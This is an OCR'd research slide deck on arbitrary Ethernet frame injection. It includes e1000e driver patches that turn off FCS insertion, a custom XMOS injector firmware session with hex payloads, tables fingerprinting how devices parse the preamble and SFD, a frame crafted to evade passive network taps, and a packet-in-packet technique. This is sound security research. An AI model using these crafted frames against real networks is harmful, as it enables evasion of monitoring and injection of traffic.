Fully arbitrary 802.3 packet injection: maximizing the Ethernet attack surface

Andrea Barisani
<andrea@inversepath.com>

Daniele Bianco
<daniele@inversepath.com>

preamble


It is generally assumed that sending and sniffing arbitrary, Fast Ethernet packets can be performed with standard Network Interface Cards (NIC) and generally available packet injection software.

However, full control of frame values such as the Frame Check Sequence (FCS) or Start-of-Frame delimiter (SFD) has historically required the use of dedicated and costly hardware.

This presentation dissects Fast Ethernet layer 1 & 2 presenting novel attack techniques supported by an affordable hardware setup that, using customized firmware, allows fully arbitrary frame injection.

INVERSE PATH

IEEE 802.3 100BASE-TX Ethernet frame




Idle	inter frame gaps
SSD	Start-of-Stream Delimiter
ESD	End-of-Stream Delimiter
Preamble	6 (7 to MAC) octets of 0x55
SFD	Start-of-Frame Delimiter, 1 octet of 0xd5
DA / SA	MAC Destination Address / MAC Source Address
ET	EtherType or Length
FCS	Frame Check Sequence, 4 octets
ESD	End-of-Stream Delimiter

Idle, SSD, ESD: PHY layer, generally not available at MAC layer.
Preamble, SFD: MAC layer, generally not available at driver layer.

The MAC Preamble value is shown to have 6 octets because, on transmission, the first 8 bits are replaced with the SSD. This replacement is reversed on reception.

INVERSE PATH

IEEE 802.3 100BASE-TX Ethernet frame



INVERSE PATH

4B/5B Encoding

0 11110	4 01010	8 10010	C 11010	I 11111 (Idle)
1 01001	5 01011	9 10011	D 11011	J 11000 (SSD, Part 1)
2 10100	6 01110	A 10110	E 11100	K 10001 (SSD, Part 2)
3 10101	7 01111	B 10111	F 11101	T 01101 (ESD, Part 1)
				R 00111 (ESD, Part 2)
				H 00100 (Transmit Error)

The transmission of signalling codes is separated from the actual data, 2^5 encodings result in 16 (data) + 6 (signalling) symbols.

The remaining 10 codes are not utilized and treated as invalid.

The encoding prevents clock recovery issues by always containing at least two '1's, resulting in at least two MTL3 waveform transitions.

Additional scrambling is performed on the wire to "whiten" the data's frequency spectrum.

100 Mb/s transmission rate means an actual bit rate of 125 Mb/s.

challenges in arbitrary packet sniffing & injection

Preamble, SFD are generally not available at the OS driver layer or even by modifications of the user loadable NIC firmware.

The FCS is generally not included in packets handled by the OS as its check, or computation, is offloaded to the MAC.

Additionally packets with an invalid FCS are discarded by the MAC and never sent to the OS.

motivation

The difficulties in sending Ethernet packets with arbitrary Preamble and SFD naturally inspires a challenge in evaluating that expectations concerning these packet values can be leveraged to trigger unexpected behaviours with security implications.

Devices that implement software MACs, such as FPGA-based dedicated embedded systems often encountered in automation, automotive and avionics industries, or dedicated Ethernet multiplexers are appealing targets.

In fact, the motivation for publishing this work results from specific needs raised, and verified, during the security testing of such class of devices by the authors.

INVERSE PATH

Linux e1000e driver: receive FCS and invalid pkts

```
    # ethtool --k eth0 rx-fcs on
    # ethtool --k eth0 rx-all on

packet reception (RX) without FCS:

10:43:53.920404 00:25:53:29:bb:49 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806),
length 60: Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.42 tell
192.168.1.1, length 46
        0x0000:  ffff ffff ffff 0025 5329 bb49 0806 0001  .......%S).I....
        0x0010:  0800 0604 0001 0025 5329 bb49 c0a8 0101  .......%S).I....
        0x0020:  0000 0000 0000 c0a8 012a 0000 0000 0000  .........*......
        0x0030:  0000 0000 0000 0000 0000 0000            ............

packet reception (RX) with FCS:

10:43:08.925963 00:25:53:29:bb:49 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806),
length 64: Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.42 tell
192.168.1.1, length 50
        0x0000:  ffff ffff ffff 0025 5329 bb49 0806 0001  .......%S).I....
        0x0010:  0800 0604 0001 0025 5329 bb49 c0a8 0101  .......%S).I....
        0x0020:  0000 0000 0000 c0a8 012a 0000 0000 0000  .........*......
        0x0030:  0000 0000 0000 0000 0000 0000 f6eb f425  ................%
```

INVERSE PATH

Linux e1000e driver (3.4.9): FCS injection (1/2)

```
#define E1000_TXD_CMD_IFCS 0x02000000 /* Insert FCS (Ethernet CRC) */
```

```
diff -urN e1000e_orig/ethtool.c e1000e/ethtool.c
--- e1000e_orig/ethtool.c
+++ e1000e/ethtool.c
@@ -1189,7 +1189,6 @@
                tx_desc->buffer_addr = cpu_to_le64(tx_ring-
>buffer_info[i].dma);
                tx_desc->lower.data = cpu_to_le32(skb->len);
                tx_desc->lower.data |= cpu_to_le32(E1000_TXD_CMD_EOP |
-                                                  E1000_TXD_CMD_IFCS |
                                                   E1000_TXD_CMD_RS);
                tx_desc->upper.data = 0;
        }
```

INVERSE PATH

Linux e1000e driver (3.4.9): FCS injection (2/2)

```
diff -urN e1000e_orig/netdev.c e1000e/netdev.c
--- e1000e_orig/netdev.c        2013-06-06 10:28:25.000000000 +0200
+++ e1000e/netdev.c     2013-06-06 10:31:41.000000000 +0200
@@ -2966,7 +2966,7 @@
         }

         /* Setup Transmit Descriptor Settings for eop descriptor */
-        adapter->txd_cmd = E1000_TXD_CMD_EOP | E1000_TXD_CMD_IFCS;
+        adapter->txd_cmd = E1000_TXD_CMD_EOP;

         /* only set IDE if we are delaying interrupts using the timers */
         if (adapter->tx_int_delay)
@@ -5268,7 +5263,7 @@
         struct e1000_adapter *adapter = tx_ring->adapter;
         struct e1000_tx_desc *tx_desc = NULL;
         struct e1000_buffer *buffer_info;
-        u32 txd_upper = 0, txd_lower = E1000_TXD_CMD_IFCS;
+        u32 txd_upper = 0, txd_lower = 0;
         unsigned int i;

         if (tx_flags & E1000_TX_FLAGS_TSO) {
```

INVERSE PATH

Linux e1000e driver: FCS injection

```
# file2cable -v -i eth0 -f payload
        001f 1637 f2ff 0000 0000 0001 0800 4500  ...7..........E.
        0039 0000 4000 4006 16bb 0a01 0802 0a01  .9..@.@.........
        0801 029a 029a 0000 0000 0000 0000 5002  ..............P.
        0000 4f55 0000 0000 0000 0000 0000 0000  ..OU............
        666f 6f62 6172 0027 1232 ab              foobar.'.2.

transmitted packet sent with FCS injection patch (shown on receiving side):

11:05:20.465215 00:00:00:00:00:01 > 00:1f:16:37:f2:ff, ethertype IPv4 (0x0800),
length 71: (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 57)
        0x0000:  001f 1637 f2ff 0000 0000 0001 0800 4500  ...7..........E.
        0x0010:  0039 0000 4000 4006 16bb 0a01 0802 0a01  .9..@.@.........
        0x0020:  0801 029a 029a 0000 0000 0000 0000 5002  ..............P.
        0x0030:  0000 4f55 0000 0000 0000 0000 0000 0000  ..OU............
        0x0040:  666f 6f62 6172 00                        foobar.

transmitted packet sent without patch (shown on receiving side):

11:06:09.519281 00:00:00:00:00:01 > 00:1f:16:37:f2:ff, ethertype IPv4 (0x0800),
length 75: (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 57)
        0x0000:  001f 1637 f2ff 0000 0000 0001 0800 4500  ...7..........E.
        0x0010:  0039 0000 4000 4006 16bb 0a01 0802 0a01  .9..@.@.........
        0x0020:  0801 029a 029a 0000 0000 0000 0000 5002  ..............P.
        0x0030:  0000 4f55 0000 0000 0000 0000 0000 0000  ..OU............
        0x0040:  666f 6f62 6172 0027 1232 ab              foobar.'.2.
```

INVERSE PATH

Preamble & SFD injection


The arbitrary manipulation of Preamble and SFD values can only be accomplished in environments where full control of the MAC layer is possible, therefore a normal computer, even with driver patches, is not sufficient.

A dedicated hardware setup, using an FPGA or a sufficiently powerful microcontroller, is necessary to implement a software MAC with the programmable functionality required to craft fully arbitrary IEEE 802.3 Ethernet frames at the MAC layer.

The authors have identified in the XMOS XC-2 Ethernet Kit an affordable and easy off-the-shelf solution that, with customized firmware, well serves the task of sending arbitrary frames. The board implements a single four-core programmable XMOS processor attached to a SMSC LAN8700C-AEZG Ethernet Transceiver, which acts as the PHY.

INVERSE PATH

XMOS XC-2 Ethernet Kit



custom injector firmware

The injector, once executed, prompts for the raw MAC Packet payload, starting from Preamble and including the final FCS, and the packet count.

```
$ xrun --id 0 --io ethernet.xe
injector start
Enter payload
5555555555555d5001f1637f2ff0000000000108004500003900004000400616bb0
a0108020a010801029a029a0000000000000000500200004f55000000000000000
000000666f6f62617200271232ab
Enter repeat count (0 = unlimited)
0
Sending payload unlimited times (83 bytes)
```

INVERSE PATH

Preamble & SFD handling fingerprinting


Device	MAC	Preamble	SFD
Intel DH61DL	82579V GE	any^ + 0x55 * N	0xd5
Intel x200s	82567LM	any^ + 0x55 * N	0xd5
Linksys WRT54GCV3	BCM5354	any^ + 0x55 * N	0xd5
Planex	RTL8309SB	any^ * 1-N	0xd5
Netgear JFS524E	Unknown	any^ * 1-N	0xd5
Cisco Catalyst 2950	Intel HBLXT9785	any^ * 1-N	0xd*
TP-Link TL-WR941ND	Marvell 88E6060	any^ * 1-N	0xd5~

^ any value without the least significant nibble set to 0b1101 (0xd), which triggers a misaligned packet

~ not quite as we shall see later on

The compliant Preamble length is never enforced, at least one octet is necessary to allow conversion of the first 8 bits to SSD.

passive network tap evasion



passive network tap evasion

Preamble and SFD parsing ambiguities can be leveraged to elude the tap.

As an example the following packet will be happily received by a Cisco Catalyst 2950 while a passive tap with an Intel based NICs would silently discard it.

```
$ xrun --id 0 --io ethernet.xe
injector start
Enter payload
5555555555555d1001f1637f2ff0000000000108004500003900004000400616bb0
A0108020a010801029a029a0000000000000000500200004f5500000000000000000
000000666f6f626172027123 2ab
Enter repeat count (0 = unlimited)
0
Sending payload unlimited times (83 bytes)
```

INVERSE PATH

SFD parsing anomalies (Marvell 88E6060)

```
-0002  55 d4                                              | Preamble + !SFD
 0000  00 1f 16 37 b1 3d 00 00 a0 ea 8e 91                | dst + src MAC addrs
 000c  08 00                                              | EtherType (IPv4)
 000e  00 55 d5                                           | Preamble + SFD
 0011  00 1f 16 37 b1 3d 00 00 00 00 00 01                | dst + src MAC addrs
 001d  08 00                                              | Ethertype (IPv4)
 001f  45 00 00 39 00 00 40 00 40 06 16 bb 0a 01 08 02    | IPv4 payload
 002f  0a 01 08 01 02 9a 02 9a 00 00 00 00 00 00 00 00    | IPv4 payload
 003f  50 02 00 00 4f 55 00 00 00 00 00 00 00 00 00 00    | IPv4 payload
 004f  00 00 72 61 63 65 6d 65 00                         | IPv4 payload
 0058  4a 84 9e 8d                                        | FCS
```

The packet has peculiar characteristics:

- the beginning of the frame does not have valid SFD (0xd4)
- a shortened Preamble (at 0x0f) and valid SFD (at 0x10) are later included
- both 0x00-0x0d and 0x11-0x1e ranges include a valid Ethernet frame header
- a CRC32 collision is generated so that the same FCS is valid for the two frames

To summarize two frames can be seen at the following offsets:

- frame 1: 0x00-0x0d (Ethernet frame header) + 0x0e-0x57 (Payload) + FCS
- frame 2: 0x11-0x1e (Ethernet frame header) + 0x1f-0x57 (Payload) + FCS

the “Schrödinger's” packet

packet sent 10 times (first session):

```
11:56:50.580702 IP0 bad-hlen 0
11:56:51.540667 IP 10.1.8.2.666 > 10.1.8.1.666: Flags [S], seq 0:17, win 0, length 17
11:56:52.500675 IP 10.1.8.2.666 > 10.1.8.1.666: Flags [S], seq 0:17, win 0, length 17
11:56:53.460649 IP0 bad-hlen 0
11:56:54.420618 IP0 bad-hlen 0
11:56:55.380479 IP 10.1.8.2.666 > 10.1.8.1.666: Flags [S], seq 0:17, win 0, length 17
11:56:56.340515 IP 10.1.8.2.666 > 10.1.8.1.666: Flags [S], seq 0:17, win 0, length 17
11:56:57.300491 IP0 bad-hlen 0
11:56:58.260526 IP0 bad-hlen 0
11:56:59.220407 IP0 bad-hlen 0
```

packet sent 10 times (second session):

```
11:57:09.256155 IP0 bad-hlen 0
11:57:10.216584 IP0 bad-hlen 0
11:57:11.176481 IP0 bad-hlen 0
11:57:12.136569 IP0 bad-hlen 0
11:57:13.096346 IP0 bad-hlen 0
11:57:14.056468 IP0 bad-hlen 0
11:57:15.016434 IP0 bad-hlen 0
11:57:15.976404 IP 10.1.8.2.666 > 10.1.8.1.666: Flags [S], seq 0:17, win 0, length 17
11:57:16.936373 IP 10.1.8.2.666 > 10.1.8.1.666: Flags [S], seq 0:17, win 0, length 17
11:57:17.896344 IP 10.1.8.2.666 > 10.1.8.1.666: Flags [S], seq 0:17, win 0, length 17
```

INVERSE PATH

the “Schrödinger's” packet

```
11:56:57.300491 00:00:a0:ea:8e:91 > 00:1f:16:37:b1:3d, ethertype Ipv4
(0x0800), length 92: IP0 bad-hlen 0
        0x0000:  001f 1637 b13d 0000 a0ea 8e91 0800 0055  ...7.=.........U
        0x0010:  d500 1f16 37b1 3d00 0000 0000 0108 0045  ....7.=........E
        0x0020:  0000 3900 0040 0040 0616 bb0a 0108 020a  ..9..@.@........
        0x0030:  0108 0102 9a02 9a00 0000 0000 0000 0050  ...............P
        0x0040:  0200 004f 5500 0000 0000 0000 0000 0000  ...OU...........
        0x0050:  0066 6f6f 6261 7200 adf5 bb70            .foobar....p
```

```
11:56:56.340515 00:00:00:00:00:01 > 00:1f:16:37:b1:3d, ethertype IPv4
(0x0800), length 75: (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP
(6), length 57) 10.1.8.2.666 > 10.1.8.1.666: Flags [S], cksum 0x4f55
(correct), seq 0:17, win 0, length 17
        0x0000:  001f 1637 b13d 0000 0000 0001 0800 4500  ...7.=........E.
        0x0010:  0039 0000 4000 4006 16bb 0a01 0802 0a01  .9..@.@.........
        0x0020:  0801 029a 029a 0000 0000 0000 0000 5002  ..............P.
        0x0030:  0000 4f55 0000 0000 0000 0000 0000 0000  ..OU............
        0x0040:  666f 6f62 6172 00ad f5bb 70              foobar....p
```

INVERSE PATH

Packet-In-Packet on wired Ethernet

The injection of raw frames at Layer 1 has been successfully explored by Travis Goodspeed et al. for IEEE 802.15.4 frames, exploiting the intrinsic signal degradation characteristics of wireless signals.


The same kind of injection would be extremely appealing for IEEE 802.3 frames though the reliability and extremely low error rate of wired cables make it unrealistic.

We explored the possible conditions that would allow successful Packet-In-Packet injection on Ethernet frames. While slim, it turns out that there is a chance of reliable Packet-In-Packet injection on Ethernet devices.

The scenario requires extremely narrow conditions but is nonetheless presented for its academic, historical and entertainment value.

INVERSE PATH

Media Independent Interface (MII)



INVERSE PATH

Packet-In-Packet on wired Ethernet

The connection between a PHY and MAC is generally implemented with Media Independent Interface (MII) or Reduced MII (RMII), both standards use transmit enable (TX_EN) signals to indicate, as the name suggests, that valid data is presented on TXD signals by the MAC.


When a link status change happens, due to reboot/startup of the device, link speed change or cable re-plugging, the PHY allows the transmission of a MAC Packet "in flight", as TX_EN is asserted regardless of the PHY status.

For this reason a packet, transmitted during a link state change, has the chance of having its original Preamble and SFD missed, leaving the first available values within the payload, which match Preamble and SFD parsing rules, to be treated as such.

The exploitation of this behaviour does not require any dedicated hardware as it can be accomplished with standard routed packets.

INVERSE PATH

Packet-In-Packet on wired Ethernet




```
17:47:15.972801 00:1f:16:37:b1:3d > 00:22:6b:dc:c6:55, ethertype IPv4
(0x0800), length 1104: (tos 0x0, ttl 64, id 20574, offset 0, flags [none],
proto UDP (17), length 1090)
    192.168.0.1.37501 > 192.168.66.10.53: 49159+ A? google.com. (1062)
        0x0000:  0022 6bdc c655 001f 1637 b13d 0800 4500  ."k..U...7.=..E.
        0x0010:  0442 505e 0000 4011 62f1 c0a8 0001 c0a8  .BP^..@.b.......
        0x0020:  420a 927d 0035 0024 0000 c007 0100 0001  B..}.5.$........
        0x0030:  0000 0000 0000 0667 6f6f 676c 6503 636f  .......google.co
        0x0040:  6d00 0001 0001 0000 749c 9b85 0000 0000  m.......t.......
        0x0050:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        .....
        0x01f0:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        0x0200:  2165 c8fe 0000 0000 0000 0000 0000 0000  !e..............
        0x0210:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        .....
        0x0400:  0055 5555 5555 5555 d500 1f16 37f2 ff00  ..UUUUUU....7...
        0x0410:  1f16 37b1 3d08 0045 0000 3900 0040 0040  ..7.=..E..9..@.@
        0x0420:  0616 bb0a 0108 020a 0108 0102 9a02 9a00  ................
        0x0430:  0000 0000 0000 0050 0200 004f 5500 0000  .......P...OU...
